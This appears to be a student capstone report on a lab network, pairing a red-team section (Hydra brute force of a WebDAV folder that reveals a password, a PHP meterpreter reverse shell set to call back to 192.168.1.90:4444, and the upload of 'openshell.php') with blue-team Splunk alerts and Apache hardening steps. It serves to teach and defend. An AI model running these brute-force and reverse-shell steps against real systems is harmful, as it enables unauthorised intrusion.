

# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

By Kevin Lê

July 9, 2022

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Debian 5 Linux  
Hostname:

IPv4: 192.168.1.105  
OS: Ubuntu Linux  
Hostname: Server1

IPv4: 192.168.1.100  
OS: Ubuntu Linux  
Hostname: ELK

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
WebDAV/Server 1	192.168.1.105	Web server and testing target
ELK	192.168.1.100	SIEM Network
Kali	192.168.1.90	Penetration Testing Machine

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Insecure Web Indexing Vulnerability	Insecure web indexing threatens the data confidentiality of a website by exposing internal documents or other resources to external users on search engines.	This vulnerability allows attackers to view the structure and files of a web server even if they are unable to access them.
Reverse Shell Backdoor Vulnerability	A reverse shell backdoor vulnerability leaves the web server open to a payload created by the attacker, and it enables an attacker to establish a connection, which allows them to navigate the web server as if they are a root user.	A hacker may take full control of the system, accessing any and all files on the web server.
Unrestricted File Upload Vulnerability	Unrestricted file uploads can be abused to exploit other vulnerable sections of an application when a file on the same or a trusted server is needed (can again lead to client-side or server-side attacks).	The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement.

# Exploitation: Insecure Web Indexing

01

## Tools & Processes

Browsing 192.168.1.105/ on the web browser, I navigated through the indexed files and pages of the company website. This revealed the possible users (Hannah, Ashton, or Ryan) on the victim's machines and the directory titled "company\_folders/secret\_folder /."

02

## Achievements

This information allowed me to use the HYDRA command to brute force a login and password combination for Hannah, Ashton, or Ryan. HYDRA revealed that Ashton had a login and password match.

03

## Command & Results

```
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Results of this command are in the screenshot below:

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-22 19:59:22
```



# Exploitation: Reverse Shell Backdoor

01

## Tools & Processes

Using MSFVENOM, I created a reverse TCP shell by executing the following commands:

- set payload php/meterpreter/reverse\_tcp
- set LHOST 192.168.1.90
- set LPORT 4444
- show options

02

## Achievements

Creating this payload granted me access to the actual contents of the victim's machine, allowing me to navigate the system as if I were a root user.

03

## Command & Results

As seen in the screenshot below, I successfully exploited and connected with the victim's machine.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:38292) at 2022-06-22 20:51:30 -0700
```

# Exploitation: Unrestricted File Upload

01

## Tools & Processes

After gaining access to the `"/company_folders/secret_folder"` directory, I discovered a note that detailed how to connect to the company's server through the file manager (`"dav://192.168.1.105/web/dav/"`). Then, I uploaded the reverse shell into the the directory.

02


## Achievements

I uploaded the reverse shell script into the directory, refreshed the website, and clicked on the shell script in the web index. This established a connection with the machine.

03

## Command & Results

As seen below, the `"openshell.php"` script was uploaded, and clicking on it established a connection that allowed access to the victim's content.





# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis of Findings

---

## Collected Beat Data:

A non-functioning ELK stack machine prevented log collection, but below are a few inferred findings:

- A definitive port scan and its source IP address
  - A POST method request to access the hidden directory on the WebDAV server
  - A report of brute force attack counts
  - A log of WebDAV connections and the files requested during each connection
-



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

On Splunk, the following alarm can be set to detect future port scans:

***Splunk Search Command.*** index=\*  
sourcetype=firewall\* | stats dc(dest\_port) as  
num\_dest\_port dc(dest\_ip) as num\_dest\_ip by  
src\_ip | where num\_dest\_port >100 OR  
num\_dest\_ip >100

***Explanation.*** This command searches through firewall logs to get a distinct count of destination ports and IP addresses. Then, it filters the source where it has contacted more than 100 destination ports and IP addresses.

## System Hardening

In addition to the alert, installing an Intrusion Detection System (IDS) like Kibana or Splunk on the host machine to monitor the network, archive unauthorized attempts to enter the network, and recognize a scanning attempt.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Using Splunk, the following will yield results for anyone accessing the “/secret\_folder/” URL:

**Splunk Search Command.** `index=*secret_folder* | src_ip= NOT 192.168.1.105`

**Explanation.** This will show results for any external IP accessing the “/secret\_folder/” URL. When saved as an alert, this should be set to any single instance it is accessed.

## System Hardening

Modify the .htaccess file in the path to the web server on the host machine to remove search engine indexing:

Open your .htaccess file:

- nano .htaccess
- add the following to the file:
  - Options -Index

Disable indexing on the .htaccess file for the Apache server by adding “Options -Indexes.” (This can be reversed by changing it to “Options +Indexes.”)

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

**Splunk Search Command.** index=web\_idx  
sourcetype=web\_st (AuthType="AuthInvalid" OR  
AuthType="AuthReject" OR AuthType="Lockout")  
| stats count as total\_count  
count(eval(AuthType=="AuthInvalid")) as invalid\_count  
count(eval(AuthType=="AuthReject")) as reject\_count  
count(eval(AuthType=="Lockout")) as lockout\_count  
| eval invalid\_thresh = 5 | eval reject\_thresh = 5 | where  
invalid\_count > invalid\_thresh OR reject\_count >  
reject\_thresh

**Explanation.** This use case is intended to detect source IPs that are exceeding a threshold of 5 rejected and/or invalid logins. This would pair well with a lockout feature after about 5 failed attempts.

## System Hardening

This has several solutions. In addition to setting a limit on failed login attempts, two-factor authentication would also help prevent unwanted logins into the server. Another way to protect against this brute force attack is to change the default port to something other than Port 80, as the HTTP attacks were made on Port 80.



# Mitigation: Detecting the WebDAV Connection

---

## Alarm

On Splunk, the following alarm can be set to detect future unauthorized access:

### ***Splunk Search Command.***

```
source="192.168.1.105/webdav" NOT  
192.168.1.100 or 192.168.1.90 http_method=* |  
where num_dest_ip >10
```

***Explanation.*** This command searches for any HTTP request method made to the WebDAV server, and excludes any requests from 192.168.100 and 192.168.1.90. When saved as an alert, it will send an email and log when requests are made more than 10 times from any suspicious IP addresses.

## System Hardening

Using the *nano* command, several configurations can be set in the *httpd.conf* file (within the "Web\_Server/conf" directory), but I will emphasize two: disable directory browser listing and restricting HTTP request methods.

Disable Directory Browser Listing:

```
<Directory /opt/apache/htdocs>  
Options -Indexes  
</Directory>
```

Restricting HTTP Request Methods:

```
<LimitExcept GET POST HEAD>  
deny from all  
</LimitExcept>
```

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Using Splunk, the following search can be used to identify reverse shell uploads:

### ***Splunk Search Command.***

```
sourcetype="apache:access" http_method=POST  
request="*{ :};*" OR request="*/bin/*" | table _time,  
request, src_ip, dst_ip
```

***Explanation.*** Any single event that uses the POST http request method since that is how the shell is deployed onto the victim's machine. I would also include commands to structure it into a table that displays the request type, source IP, and destination IP.

## System Hardening

What configuration can be set on the host to block file uploads?

- Search the application code for calls to `move_uploaded_files()` and configure all code that uses that function to prevent shell upload vulnerabilities.
- Change destination of uploaded files to a web root or database to prevent the attacker from accessing their shell.

*The  
End*